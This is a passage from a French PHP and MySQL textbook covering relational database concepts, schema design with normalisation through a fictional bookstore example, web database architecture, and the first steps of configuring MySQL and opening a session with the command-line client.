La gestion des exceptions étant récente en PHP, il n'y a que peu d'écrits sur ce sujet. En revanche, on trouve d'abondantes informations sur la gestion des exceptions. Sun, notamment, propose un excellent didacticiel qui explique ce que sont les exceptions et les raisons qui pourraient vous amener à les utiliser (dans l'optique d'une programmation en Java, évidemment). Ce didacticiel est disponible à l'adresse **http://java.sun.com/docs/books/tutorial/essential/exceptions/handling.html**.

Prochaine étape

La prochaine étape de ce livre concerne MySQL. Nous montrerons comment créer et remplir une base de données MySQ, puis nous mettrons en œuvre ce que vous avez appris sur PHP afin de pouvoir accéder à votre base de données depuis le Web.

II

Utilisation de MySQL

8 *Conception d'une base de données web*

9 *Création d'une base de données web*

10 *Travailler avec une base de données MySQL*

11 *Accès à une base de données MySQL à partir du Web avec PHP*

12 *Administration MySQL avancée*

13 *Programmation MySQL avancée*

8

Conception d'une base de données web

Maintenant que vous connaissez les éléments essentiels de PHP, nous allons nous intéresser à l'intégration d'une base de données dans vos scripts. Au Chapitre 2, nous avons présenté les avantages de l'utilisation d'une base de données relationnelle à la place d'un fichier plat. Voici un résumé des atouts des SGBDR (*systèmes de base de données relationnelles*) :

- Ils permettent d'accéder aux données plus rapidement qu'avec des fichiers plats.
- On peut les interroger très facilement pour récupérer des ensembles de données satisfaisant certains critères.
- Ils possèdent des mécanismes intégrés permettant de gérer les accès simultanés, pour que le programmeur, c'est-à-dire vous-même, n'ait pas besoin de s'en occuper.
- Ils permettent d'accéder directement aux données.
- Ils disposent d'un système de privilèges intégré.

Concrètement, l'utilisation d'une base de données relationnelle permet de répondre rapidement et simplement à des questions comme les suivantes : quelle est l'origine de vos clients, quels sont les produits qui se vendent le mieux ou quelle catégorie de clients dépense le plus d'argent ? Ces informations pourront vous aider à améliorer votre site pour attirer un plus grand nombre d'utilisateurs et les fidéliser, et il serait bien plus difficile de les obtenir à partir de fichiers plats.

Dans cette partie du livre, nous utiliserons le SGBDR MySQL mais, avant d'étudier ses caractéristiques spécifiques, nous devons présenter :

- les concepts et la terminologie des bases de données relationnelles ;
- la conception d'une base de données web ;
- l'architecture d'une base de données web.

Voici un résumé des prochains chapitres :

- Le Chapitre 9 présente la configuration de base dont vous aurez besoin pour connecter votre base de données MySQL sur le Web. Vous apprendrez à créer des utilisateurs, des bases de données, des tables et des index. Vous découvrirez également les différents moteurs de stockage de MySQL.
- Le Chapitre 10 explique comment interroger la base de données, ajouter, supprimer et modifier des enregistrements à partir de la ligne de commande.
- Le Chapitre 11 explique comment connecter PHP et MySQL pour pouvoir administrer votre base de données à partir d'une interface web. Nous présenterons deux méthodes : l'extension `mysqli` de PHP et la couche d'abstraction `PEAR:DB`.
- Le Chapitre 12 couvre en détail l'administration de MySQL, notamment le système des privilèges, la sécurité et l'optimisation.
- Le Chapitre 13 décrit les moteurs de stockage et traite notamment des transactions, des recherches textuelles et des procédures stockées.

Concepts des bases de données relationnelles

Les bases de données relationnelles sont, de loin, les bases de données les plus utilisées. Elles font appel à de solides bases théoriques en algèbre relationnelle. Si vous n'avez heureusement pas besoin de comprendre cette théorie relationnelle pour pouvoir utiliser une base de données relationnelle, vous devez en revanche connaître quelques concepts essentiels des bases de données.

Tables

Les bases de données relationnelles sont composées de *relations*, que l'on appelle plus couramment des *tables*. Une table est, comme son nom l'indique, un ensemble de données organisées de façon tabulaire. Si vous avez déjà utilisé une feuille de calcul dans un tableur, vous avez déjà utilisé une table.

À la Figure 8.1, vous trouverez un exemple de table qui contient les noms et les adresses des clients d'une librairie, Book-O-Rama.

CLIENTS

IDClient	Nom	Adresse	Ville
1	Julie Dupont	25 rue neuve	Toulouse
2	Alain Wong	147 avenue Foch	Paris
3	Michelle Arthur	19 rue blanche	Bordeaux

Figure 8.1

Les informations concernant les clients de Book-O-Rama sont enregistrées dans une table.

Cette table possède un nom (`Clients`), un certain nombre de colonnes (correspondant chacune à un type d'information) et plusieurs lignes correspondant aux différents clients.

Colonnes

Chaque colonne possède un nom unique et contient différentes données. En outre, chaque colonne est associée à un type de données particulier. Par exemple, dans la table `Clients` de la Figure 8.1, vous pouvez constater que la colonne `IDClient` contient des entiers, alors que les trois autres contiennent des chaînes de caractères. Les colonnes sont parfois appelées *champs* ou *attributs*.

Lignes

Chaque ligne de cette table représente un client particulier. Grâce au format tabulaire, toutes ces lignes possèdent les mêmes attributs. Les lignes peuvent également être appelées *enregistrements* ou *tuples*.

Valeurs

Chaque ligne est formée d'un ensemble de valeurs particulières correspondant à chaque colonne. Le type de chaque valeur doit correspondre au type de la colonne dans laquelle elle se trouve.


Clés

Il nous faut ensuite un moyen d'identifier chaque client. Généralement, les noms des clients ne sont pas très adaptés : si vous possédez un nom assez répandu, vous avez probablement déjà compris pourquoi. Prenons, par exemple, le nom Julie Dupont dans la table `Clients`. En ouvrant un annuaire téléphonique, on se rend aussitôt compte qu'il existe un grand nombre de personnes possédant ce nom.

Nous pouvons identifier Julie de plusieurs manières. On peut supposer qu'il s'agit de la seule Julie Dupont habitant à son adresse. Cependant, le fait de désigner ce client par "Julie Dupont, 25 rue neuve, Toulouse" est assez pénible et un peu trop administratif. Cela implique également d'utiliser plusieurs colonnes dans la table.

Ici, nous avons choisi une approche que vous reprendrez probablement dans vos applications : nous utilisons un identificateur unique (IDClient) pour chaque client. Ce principe est assez courant puisque vous possédez déjà un numéro de compte bancaire ou un numéro de sécurité sociale qui sont uniques. Ces numéros permettent d'enregistrer les détails qui vous concernent dans une base de données de façon plus efficace et plus simple. De plus, ce numéro étant artificiel et créé de toutes pièces, nous pouvons garantir qu'il sera unique. Dans la pratique, il existe peu d'informations qui possèdent cette propriété, même si l'on en utilise plusieurs conjointement.

La colonne d'identification d'une table est appelée *clé*, ou *clé primaire*. Une clé peut également être répartie sur plusieurs colonnes. Si, par exemple, nous avions choisi d'identifier Julie par "Julie Dupont, 25 rue neuve, Toulouse", la clé serait formée des colonnes `Nom`, `Adresse` et `Ville` ; dans ce cas, il serait impossible de garantir son unicité.



CLIENTS

IDClient	Nom	Adresse	Ville
1	Julie Dupont	25 rue neuve	Toulouse
2	Alain Wong	147 avenue Foch	Paris
3	Michelle Arthur	19 rue blanche	Bordeaux

COMMANDES

IDCommande	IDClient	Montant	Date
1	3	27.50	02 Avr 2007
2	1	12.99	15 Avr 2007
3	2	74.00	19 Avr 2007
4	3	6.99	01 Mai 2007

Figure 8.2

Chaque commande de la table Commandes *fait référence à un client dans la table* Clients.

Les bases de données contiennent généralement plusieurs tables et se servent des clés comme d'une référence d'une table à une autre. Dans la Figure 8.2, nous avons ajouté une seconde table dans la base de données, afin de stocker les commandes effectuées par les clients. Chaque ligne de la table `Commandes` représente une seule commande, effectuée par un seul client, identifié par son `IDClient`. Si, par exemple, nous examinons la commande dont l'`IDCommande` est 2, nous pouvons voir qu'elle a été effectuée par le client dont l'`IDClient` est 1. Si nous nous reportons ensuite à la table `Clients`, nous pouvons constater que cet identifiant désigne Julie Dupont.

Dans la terminologie des bases de données relationnelles, cette relation est appelée une *clé étrangère*. `IDClient` est la clé primaire dans `Clients` mais, lorsqu'elle apparaît dans une autre table comme `Commandes`, elle devient une clé étrangère dans cette table.

Vous vous demandez peut-être pourquoi nous avons choisi d'avoir deux tables différentes et pourquoi nous ne nous sommes pas contentés d'enregistrer l'adresse de Julie dans `Commandes` ? Nous expliquerons ce choix dans la prochaine section.

Schémas

L'ensemble des structures des tables d'une base de données est appelé *schéma* de la base de données. Il s'agit d'une sorte de plan. Un schéma doit représenter les tables ainsi que leurs colonnes, la clé primaire de chaque table et toutes les clés étrangères. Il ne contient aucune donnée, mais vous pouvez choisir de présenter quelques données typiques avec votre schéma pour expliquer son fonctionnement. Un schéma peut être représenté par un diagramme informel comme celui des figures précédentes, par un *diagramme entités-relations* (que nous ne présenterons pas dans ce livre) ou, plus simplement, sous forme textuelle, comme ici :

```
Clients(IDClient, Nom, Adresse, Ville)
Commandes(IDCommande, IDClient, Montant, Date)
```

Les termes soulignés dans ce schéma sont les clés primaires de la relation dans laquelle ils apparaissent, tandis que les termes en italique sont les clés étrangères de la relation dans laquelle ils apparaissent en italique.

Relations

Les clés étrangères représentent une relation entre des données de deux tables. Par exemple, le lien de la table `Commandes` vers la table `Clients` représente une relation entre une ligne de `Commandes` et une ligne de `Clients`.

Il existe trois principaux types de relations dans une base de données relationnelle. Ces relations peuvent être classées en fonction du nombre d'éléments intervenant dans chaque membre de la relation : *un-vers-un*, *un-vers-plusieurs*, ou *plusieurs-vers-plusieurs*.

Une relation *un-vers-un* signifie que la relation fait intervenir un seul élément de chaque côté. Par exemple, si nous avions placé les adresses dans une autre table que `Clients`, il existerait une relation un-vers-un entre elles. Vous pourriez alors avoir une clé étrangère de `Addresses` vers `Clients` ou dans l'autre sens (cette réciprocité n'est pas nécessaire).

Dans une relation *un-vers-plusieurs*, une ligne d'une table est associée à plusieurs lignes d'une autre table. Dans notre exemple, un client de la table `Clients` peut effectuer plusieurs commandes, qui apparaîtront alors dans la table `Commandes`. Dans ce type de relation, la table dont plusieurs lignes participent à la relation possède une clé étrangère vers l'autre table. Ici, nous avons placé `IDClient` dans la table `Commandes` pour illustrer cette relation.

Dans une relation *plusieurs-vers-plusieurs*, plusieurs lignes d'une table sont associées à plusieurs lignes d'une autre table. Par exemple, si nous prenons l'exemple de deux tables, `Livres` et `Auteurs`, il se peut qu'un livre ait été écrit par deux auteurs, chacun d'entre eux ayant écrit d'autres livres, soit indépendamment, soit avec d'autres auteurs. Ce type de relation est généralement assez complexe, c'est pourquoi il peut être intéressant de posséder les tables `Livres`, `Auteurs` et `Livres Auteurs`. Cette dernière table ne contiendra que les clés des autres tables sous forme de clés étrangères, afin de connaître les auteurs associés à chaque livre.

Conception d'une base de données web

Déterminer quand vous avez besoin d'une nouvelle table et choisir ses clés peut être considéré comme un art. Vous trouverez dans d'autres livres beaucoup d'informations sur les diagrammes entités-relations et sur la normalisation des bases de données, qui dépassent le cadre de cet ouvrage. Cependant, la plupart du temps, il suffit de respecter quelques principes de conception assez simples. Nous allons les présenter dans le contexte de la librairie Book-O-Rama.

Penser aux objets réels que vous modélisez

Lorsque vous créez une base de données, vous modélisez généralement des objets du monde réel, les relations qui existent entre eux et vous enregistrez des informations sur ces objets et ces relations.

Généralement, chaque type d'objet réel que vous modélisez a besoin de sa propre table. En effet, dans notre exemple, il faut enregistrer les mêmes informations pour tous les clients. Si un ensemble de données possède les mêmes propriétés, vous pouvez commencer par créer une table correspondant à ces données.


Dans l'exemple de la librairie Book-O-Rama, nous devons enregistrer des informations sur les clients, les livres à vendre et les détails de chaque commande. Tous les clients

possèdent un nom et une adresse. Les commandes sont caractérisées par une date, un montant total et un ensemble de livres achetés. Chaque livre possède un code ISBN, un auteur, un titre et un prix.

D'après ces caractéristiques, nous pouvons créer au moins trois tables dans cette base de données : `Clients`, `Commandes` et `Livres`. Ce schéma initial est représenté par la Figure 8.3.

CLIENTS

IDClient	Nom	Adresse	Ville
1	Julie Dupont	25 rue neuve	Toulouse
2	Alain Wong	147 avenue Foch	Paris
3	Michelle Arthur	19 rue blanche	Bordeaux



COMMANDES

IDCommande	IDClient	Montant	Date
1	3	27.50	02 Avr 2007
2	1	12.99	15 Avr 2007
3	2	74.00	19 Avr 2007
4	3	6.99	01 Mai 2007

LIVRES

ISBN	Auteur	Titre	Prix
0 672 31697 8	Michael Morgan	Java 2 for Professional Developers	34.99
0 672 31745 1	Thomas Down	Installing GNU/Linux	24.99
0 672 31509 2	Pruitt.et al.	Teach Yourself GIMP in 24 Hours	24.99

Figure 8.3

Le schéma initial contient les tables Clients*,* Commandes *et* Livres*.*

Pour l'instant, il est impossible de deviner, à partir du modèle, les livres qui correspondent à chaque commande. Nous allons nous en occuper maintenant.

Éviter d'enregistrer des informations redondantes

Plus haut, nous nous sommes demandé pourquoi ne pas enregistrer l'adresse de Julie Smith dans la table `Commandes`.

Si Julie achète plusieurs livres chez Book-O-Rama, cela reviendrait à enregistrer plusieurs fois les informations qui la concernent. Au cours du temps, la table `Commandes` pourrait alors ressembler à celui de la Figure 8.4.

IDCommande	Montant	Date	IDClient	Nom	Adresse	Ville
12	199.50	25 Avr 2007	1	Julie Dupont	25 rue neuve	Toulouse
13	43.00	29 Avr 2007	1	Julie Dupont	25 rue neuve	Toulouse
14	15.99	30 Avr 2007	1	Julie Dupont	25 rue neuve	Toulouse
15	23.75	01 Mai 2007	1	Julie Dupont	25 rue neuve	Toulouse

Figure 8.4

Une conception de base de données qui enregistre des informations redondantes gaspille de l'espace disque et peut entraîner des anomalies dans les données.

Cette conception pose essentiellement deux problèmes.

- Elle gaspille de l'espace. Pourquoi enregistrer trois fois les données concernant Julie, alors qu'il suffit de ne les enregistrer qu'une seule fois ?
- Cette approche peut entraîner des *anomalies dans les mises à jour* des informations, c'est-à-dire des situations dans lesquelles certaines informations de la base de données sont modifiées avec, pour conséquence, une base de données dans un état incohérent. L'intégrité des données est violée et il est alors impossible de distinguer les données correctes des données incorrectes. Cette situation implique généralement des pertes d'informations.

Il convient d'éviter trois types d'anomalies : les anomalies de modifications, d'insertions et de suppressions.

- Si Julie déménage pendant qu'elle a une commande en cours, il faut mettre à jour son adresse à trois endroits au lieu d'un seul, ce qui représente trois fois plus de travail. Il est assez facile d'oublier cette tâche et de ne changer son adresse qu'à un seul endroit, ce qui entraînera des incohérences dans la base de données (une situation qu'il faut éviter à tout prix). Ce type de problème est appelé *anomalie de modification*, puisqu'il a lieu pendant une modification de la base de données.
- Nous devons saisir les détails concernant Julie à chaque fois qu'elle effectue une commande et vérifier que ces détails sont cohérents avec les données existant déjà dans la table. Si nous omettons cette vérification, il se peut que nous

nous retrouvions avec deux lignes contenant des informations différentes sur Julie. Par exemple, l'une de ces lignes peut indiquer que Julie habite à Toulouse et une autre, qu'elle habite à Blagnac. Ce type d'erreur est appelé *anomalie d'insertion*, puisqu'elle a lieu lorsque de nouvelles données sont insérées dans les tables.

- Le troisième type d'anomalie est appelé *anomalie de suppression*, puisque ces anomalies surviennent lorsque des données sont supprimées de la base de données. Par exemple, imaginons que lorsqu'une commande est terminée nous la supprimons de la base de données. Lorsque toutes les commandes de Julie ont été traitées, elles sont toutes supprimées du tableau `Commandes`. Cela signifie donc que l'adresse de Julie n'existe plus dans notre base de données. Il est alors impossible de lui envoyer des publicités et, la prochaine fois qu'elle souhaitera passer une commande, il faudra rassembler à nouveau toutes les informations qui la concernent.

Les bases de données sont normalement conçues pour qu'aucune de ces anomalies ne puisse avoir lieu.

Utiliser des valeurs de colonne atomiques

Utiliser des valeurs de colonne atomiques signifie que, dans chaque attribut de chaque ligne, vous ne stockez qu'un seul élément. Par exemple, si nous devons connaître tous les livres associés à chaque commande, il existe plusieurs approches différentes.

Nous pouvons ajouter une colonne dans la table `Commandes` qui fournira la liste de tous les livres commandés (voir la Figure 8.5).

COMMANDES

IDCommande	IDClient	Montant	Date	Livres Commandes
1	3	27.50	02 Avr 2007	0 672 31697 8
2	1	12.99	15 Avr 2007	0 672 31745 1. 0 672 31509 2
3	2	74.00	19 Avr 2007	0 672 31697 8
4	3	6.99	01 Mai 2007	0 672 31745 1. 0 672 31509 2. 0 672 31697 8

Figure 8.5

Avec cette architecture, l'attribut Livres *commandés de chaque ligne contient plusieurs valeurs.*

Cette organisation n'est pas très judicieuse pour plusieurs raisons. Elle revient à imbriquer une table complète dans une colonne, une table qui associe les commandes aux livres. Il est alors plus difficile de répondre à des questions comme : "Combien d'exemplaires du livre *Java 2 pour les professionnels* ont été commandés ?" Le système ne peut plus se contenter de compter les champs qui correspondent à cette requête ; il doit

analyser la valeur de chaque attribut pour vérifier si elle contient la chaîne de caractères recherchée.

Au lieu d'insérer une table à l'intérieur d'une autre table, il suffit en fait de créer un nouvelle table, `Livres Commandes`, comme celle de la Figure 8.6.

Figure 8.6

Cette architecture simplifie la recherche des livres qui ont été commandés.

LIVRES COMMANDES

IDCommande	ISBN	Quantité
1	0 672 31697 8	1
2	0 672 31745 1	2
2	0 672 31509 2	1
3	0 672 31697 8	1
4	0 672 31745 1	1
4	0 672 31509 2	2
4	0 672 31697 8	1

Cette table permet de créer une association entre la table `Commandes` et la table `Livres`. Ce type de table est assez répandu lorsqu'il existe une relation *plusieurs-vers-plusieurs* entre deux objets comme ici : une commande peut concerner plusieurs livres et un livre peut être commandé par plusieurs personnes.

Choisir des clés pertinentes

Assurez-vous que les clés que vous choisissez sont uniques. Dans notre cas, nous avons créé des clés spéciales pour les clients (`IDClient`) et pour les commandes (`IDCommande`) puisque ces objets du monde réel ne possèdent pas nécessairement un identificateur unique. En revanche, nous n'avons pas besoin de créer un identificateur unique pour les livres puisqu'il en existe déjà un : le numéro ISBN. Pour la table `Livre Commandes`, vous pourriez ajouter une clé supplémentaire, mais la combinaison des deux attributs `IDCommande` et `ISBN` est unique tant que plusieurs exemplaires d'un même livre dans la même commande sont traités sur une seule ligne. C'est pour cela que `Livre Commandes` possède une colonne `Quantite`.

Penser aux questions que vous poserez à votre base de données

Il est essentiel de connaître les questions auxquelles la base de données doit pouvoir répondre ("Quelles sont les meilleures ventes ?", par exemple). Assurez-vous que votre base contient toutes les données nécessaires et que les liens appropriés existent entre les différentes tables pour répondre correctement à vos questions.

Éviter les architectures ayant beaucoup d'attributs vides

Si nous souhaitons ajouter des commentaires aux livres de la base de données, nous pouvons choisir entre deux approches différentes, présentées à la Figure 8.7.

LIVRES

ISBN	Auteur	Titre	Prix	Commentaire
0 672 31697 8	Michael Morgan	Java 2 for Professional Developers	34.99	
0 672 31745 1	Thomas Down	Installing GNU/Linux	24.99	
0 672 31509 2	Pruitt.et al.	Teach Yourself GIMP in 24 Hours	24.99	

COMMENTAIRES LIVRES

ISBN	Commentaire

Figure 8.7

Pour fournir des commentaires, nous pouvons ajouter une colonne Commentaire *dans la table* Livres *ou ajouter une autre table, consacrée aux commentaires.*

La première méthode consiste à ajouter une colonne `Commentaire` dans la table `Livres`. De cette manière, il existe un champ `Commentaire` pour chaque livre. Si la base de données contient beaucoup de livres, et si la personne qui rédige les commentaires n'a pas l'intention de le faire pour chaque livre, il se peut que plusieurs lignes ne possèdent aucune valeur associée à cet attribut. On parle dans ce cas de *valeurs null*.

La présence de nombreuses valeurs null dans une base de données doit être évitée car elles gaspillent l'espace de stockage et peuvent entraîner divers problèmes lorsque vous calculez des totaux ou d'autres fonctions sur des colonnes numériques. En outre, lorsqu'un utilisateur voit une valeur null dans une table, il ne peut pas savoir si la valeur de cet attribut n'a aucune signification, s'il s'agit d'une erreur dans la base de données ou s'il s'agit d'une donnée qui n'a pas encore été saisie.

Vous pouvez éviter tous ces problèmes en utilisant la seconde architecture présentée à la Figure 8.7. Dans cette organisation, seuls les livres qui possèdent un commentaire apparaissent dans la table `Commentaires Livres`, accompagnés de leur commentaire.

Vous remarquerez que la première architecture implique qu'il ne peut y avoir qu'un commentaire par livre. Si vous souhaitiez pouvoir ajouter plusieurs commentaires pour le même livre, il faut utiliser une relation *un-à-plusieurs* que seule la seconde architecture est capable de vous apporter. Cette dernière permet également de représenter une

relation *un-vers-un* puisqu'il suffit d'utiliser l'ISBN comme clé primaire dans la table `Commentaires Livres`. Pour représenter une relation *un-à-plusieurs,* vous devez en revanche définir un identificateur unique pour chaque ligne de cette table.

Récapitulatif sur les types de tables

Les bases de données sont généralement composées de deux types de tables :

- Des tables simples qui décrivent des objets du monde réel. Ces tables peuvent également contenir des clés vers d'autres objets simples, pour lesquels il existe une relation *un-vers-un* ou *un-vers-plusieurs*. Un client peut, par exemple, passer plusieurs commandes, mais chaque commande est effectuée par un seul client. Par conséquent, nous pouvons placer dans chaque commande une référence au client qui a effectué cette commande.
- Des tables de liaison qui décrivent des relations *plusieurs-vers-plusieurs* entre deux objets réels, comme la relation qui existe entre `Commandes` et `Livres`. Ces tables sont souvent associées à des transactions du monde réel.

Architecture d'une base de données web

Maintenant que nous avons présenté l'architecture interne d'une base de données, nous pouvons nous intéresser à l'architecture externe des systèmes de bases de données web et présenter la méthodologie permettant de développer ces systèmes.

Architecture

Le fonctionnement fondamental d'un serveur web est présenté à la Figure 8.8. Ce système est composé de deux objets : un navigateur web et un serveur web. Un lien de communication doit exister entre ces deux objets. Le navigateur effectue des requêtes auprès du serveur, qui lui renvoie des réponses. Cette architecture est parfaitement adaptée à un serveur qui fournit des pages statiques, mais celle qui permet de mettre en place des sites web faisant intervenir des bases de données est un peu plus complexe.




Figure 8.8

La relation client/serveur entre un navigateur web et un serveur web nécessite un lien de communication.

Les applications de bases de données web que nous allons mettre en œuvre dans ce livre respectent une structure de base de données web générale, présentée à la Figure 8.9. L'essentiel de cette structure devrait déjà vous sembler familier.




Figure 8.9

L'architecture fondamentale des bases de données web est composée d'un navigateur web, d'un serveur web, d'un moteur de scripts et d'un serveur de bases de données.

Une transaction de base de données web classique est composée des étapes numérotées à la Figure 8.9. Examinons ces étapes dans le contexte de la librairie Book-O-Rama.

1. Le navigateur web d'un utilisateur envoie une requête HTTP pour une page web particulière. Cette requête peut, par exemple, concerner tous les livres de Book-O-Rama écrits par Laura Thomson et être envoyée à partir d'un formulaire HTML. La page de recherche des résultats est appelée *resultats.php*.

2. Le serveur web reçoit une requête pour *resultats.php*, récupère le fichier et le passe au moteur PHP afin qu'il soit traité.

3. Le moteur PHP commence à analyser le script. Dans celui-ci se trouve une commande permettant de se connecter à la base de données et d'exécuter une requête (pour rechercher les livres). PHP ouvre une connexion vers le serveur MySQL et transmet la requête appropriée.

4. Le serveur MySQL reçoit la requête de base de données et la traite, puis renvoie les résultats (c'est-à-dire une liste de livres) au moteur PHP.

5. Le moteur PHP termine l'exécution du script, ce qui consiste généralement à formater les résultats de la requête en HTML. Il envoie ensuite le fichier HTML obtenu au serveur web.

6. Le serveur web transmet la page HTML au navigateur, pour que l'utilisateur puisse voir la liste des livres qu'il a demandés.

Ce processus reste relativement identique, quels que soient le moteur de scripts et le serveur de bases de données que vous utilisez. Le plus souvent, le serveur web, le moteur PHP et le serveur de bases de données tournent tous sur le même ordinateur. Cependant, il arrive que le serveur de bases de données se trouve sur un autre ordinateur. Cette dernière approche répond à des problèmes de sécurité, d'augmentation des capacités et de répartition de la charge. Au niveau du développement, cela ne change pas

grand-chose, bien que cette approche fournisse des avantages significatifs en terme de performances.

À mesure qu'augmenteront la taille et la complexité de vos applications, vous commencerez à les diviser en niveaux, ou couches. C'est ce que l'on appelle une architecture *trois tiers* car l'application est alors formée d'une couche de base de données qui se charge de l'interfaçage avec MySQL, d'une couche métier qui contient le système central de l'application et d'une couche de présentation qui gère la sortie HTML. L'architecture élémentaire présentée à la Figure 8.9 vaut cependant toujours : vous ajoutez simplement d'autres éléments de structure à la section PHP.

Pour aller plus loin

Dans ce chapitre, nous avons présenté quelques conseils généraux pour l'architecture des bases de données relationnelles. Si vous souhaitez vous attaquer plus profondément à la théorie des SGBR, vous pouvez consulter plusieurs livres écrits par des auteurs faisant référence en la matière, comme C. J. Date. Cependant, vous devez savoir que ces livres sont très théoriques et n'ont pas nécessairement d'intérêt immédiat pour un développeur web. Généralement, les bases de données web classiques ne sont pas très compliquées.

Pour la suite

Au prochain chapitre, nous nous intéresserons à la construction d'une base de données MySQL. Nous commencerons par voir comment configurer une base de données MySQL pour le Web, comment effectuer des requêtes dans cette base de données et comment l'interroger à partir de PHP.

9

Création d'une base de données web

Dans ce chapitre, nous verrons comment configurer une base de données MySQL pour pouvoir l'utiliser sur un site web.

Nous reprendrons l'exemple de la librairie virtuelle Book-O-Rama, présentée au chapitre précédent et dont nous rappelons ici le schéma :

```
Clients(IDClient, Nom, Adresse, Ville)
Commandes(IDCommande, IDClient, Montant, Date)
Livres(ISBN, Auteur, Titre, Prix)
Livres_Commandes(IDCommande, ISBN, Quantite)
Commentaires_Livres(ISBN, Commentaire)
```

N'oubliez pas que les clés primaires sont soulignées et que les clés étrangères sont en italique.

Pour pouvoir tirer profit des éléments de cette section, vous devez avoir accès à MySQL. Cela signifie normalement que :

1. Vous avez effectué l'installation de base de MySQL sur votre serveur web. Pour cela, il faut notamment :
   - installer les fichiers ;
   - créer un utilisateur sous le nom duquel MySQL sera exécuté ;
   - configurer votre chemin d'accès ;
   - exécuter `mysql install db`, si nécessaire ;
   - définir le mot de passe `root` de MySQL ;
   - supprimer l'utilisateur `anonymous` et la base de données `test` ;
   - démarrer le serveur MySQL pour la première fois et le configurer pour qu'il se lance automatiquement.

Si vous avez bien fait tout cela, vous pouvez commencer à lire ce chapitre. Dans le cas contraire, vous trouverez à l'Annexe A des instructions qui vous aideront.

Si, à n'importe quel moment dans ce chapitre, vous avez des problèmes, ce peut être dû à la configuration de votre système MySQL. Dans ce cas, vérifiez à nouveau cette liste et consultez l'Annexe A pour vous assurer que votre configuration est correcte.

2. Vous devriez également avoir accès à MySQL sur un ordinateur dont vous n'êtes pas l'administrateur, comme un service d'hébergement web, un ordinateur de votre société, etc.

   Dans ce cas, pour que vous puissiez utiliser les exemples ou créer votre propre base de données, votre administrateur doit configurer un utilisateur et une base de données et vous fournir le nom d'utilisateur, le mot de passe et le nom de la base de données qu'il vous a affectés.

   Vous pouvez choisir de sauter les sections de ce chapitre qui expliquent comment configurer les utilisateurs et les bases de données, ou les lire pour expliquer plus précisément à votre administrateur ce dont vous avez besoin. En tant qu'utilisateur normal, vous n'avez pas le droit d'exécuter les commandes permettant de créer des utilisateurs et des bases de données.

Tous les exemples de ce chapitre ont été développés et testés avec la dernière version de MySQL 5. Certaines versions antérieures de MySQL possèdent moins de fonctionnalités : il est donc préférable d'installer la version stable la plus récente lorsque vous configurez votre système. Vous pouvez charger la dernière version sur le site de MySQL, **http://mysql.com**.

Dans ce livre, nous interagirons avec MySQL au moyen d'un client en ligne de commande, le *moniteur MySQL* fourni avec chaque installation de MySQL, mais vous pouvez utiliser d'autres clients. Par exemple, si vous utilisez MySQL dans un environnement web, les administrateurs système proposent souvent l'interface phpMyAdmin que vous pouvez utiliser dans votre navigateur. Les différents clients graphiques proposent évidemment des procédures légèrement différentes de celles décrites ici, mais vous devriez pouvoir adapter les instructions fournies assez facilement.

Note sur l'utilisation du moniteur MySQL

Dans les exemples MySQL de ce chapitre et du chapitre suivant, vous remarquerez que toutes les commandes se terminent par un point-virgule (`;`). Celui-ci demande à MySQL d'exécuter les commandes. Si vous oubliez ce point-virgule, il ne se

passera rien du tout. Il s'agit d'un problème très fréquent chez les nouveaux utilisateurs.

Cela signifie également que vous pouvez insérer des retours à la ligne au milieu d'une commande. Nous nous sommes d'ailleurs servis de cette caractéristique pour améliorer la lisibilité de nos exemples. Cette situation se remarque facilement puisque MySQL affiche un symbole indiquant qu'il attend la suite de la commande. Il s'agit d'une petite flèche qui ressemble à ceci :

```
mysql> grant select
    ->
```

Vous obtiendrez cette invite jusqu'à ce que vous saisissiez un point-virgule, à chaque fois que vous appuyez sur la touche Entrée.

Un autre point important est que les instructions SQL ne tiennent pas compte de la différence majuscules/minuscules, mais ce n'est pas forcément le cas pour les noms des bases de données et des tables. Nous reviendrons sur ce point un peu plus loin.

Comment ouvrir une session MySQL

Pour démarrer une session MySQL, lancez un interpréteur de commandes sur votre ordinateur et saisissez la ligne suivante :

```
> mysql -h hôte -u utilisateur -p
```

La commande `mysql` lance le moniteur MySQL. Il s'agit d'un client en ligne de commande qui vous connecte au serveur MySQL.

L'option `h` sert à indiquer l'hôte auquel vous souhaitez vous connecter, c'est-à-dire l'ordinateur sur lequel le serveur MySQL s'exécute. Si vous lancez cette commande sur le même ordinateur que le serveur MySQL, vous pouvez ignorer cette option, ainsi que le paramètre *`hôte`*. Dans le cas contraire, il faut remplacer le paramètre *`hôte`* par le nom de l'ordinateur sur lequel le serveur MySQL s'exécute.

L'option `u` sert à indiquer le nom de l'utilisateur sous lequel vous souhaitez vous connecter. Si vous n'en spécifiez aucun, le client choisira par défaut le nom de l'utilisateur sous lequel vous avez ouvert une session dans le système d'exploitation.

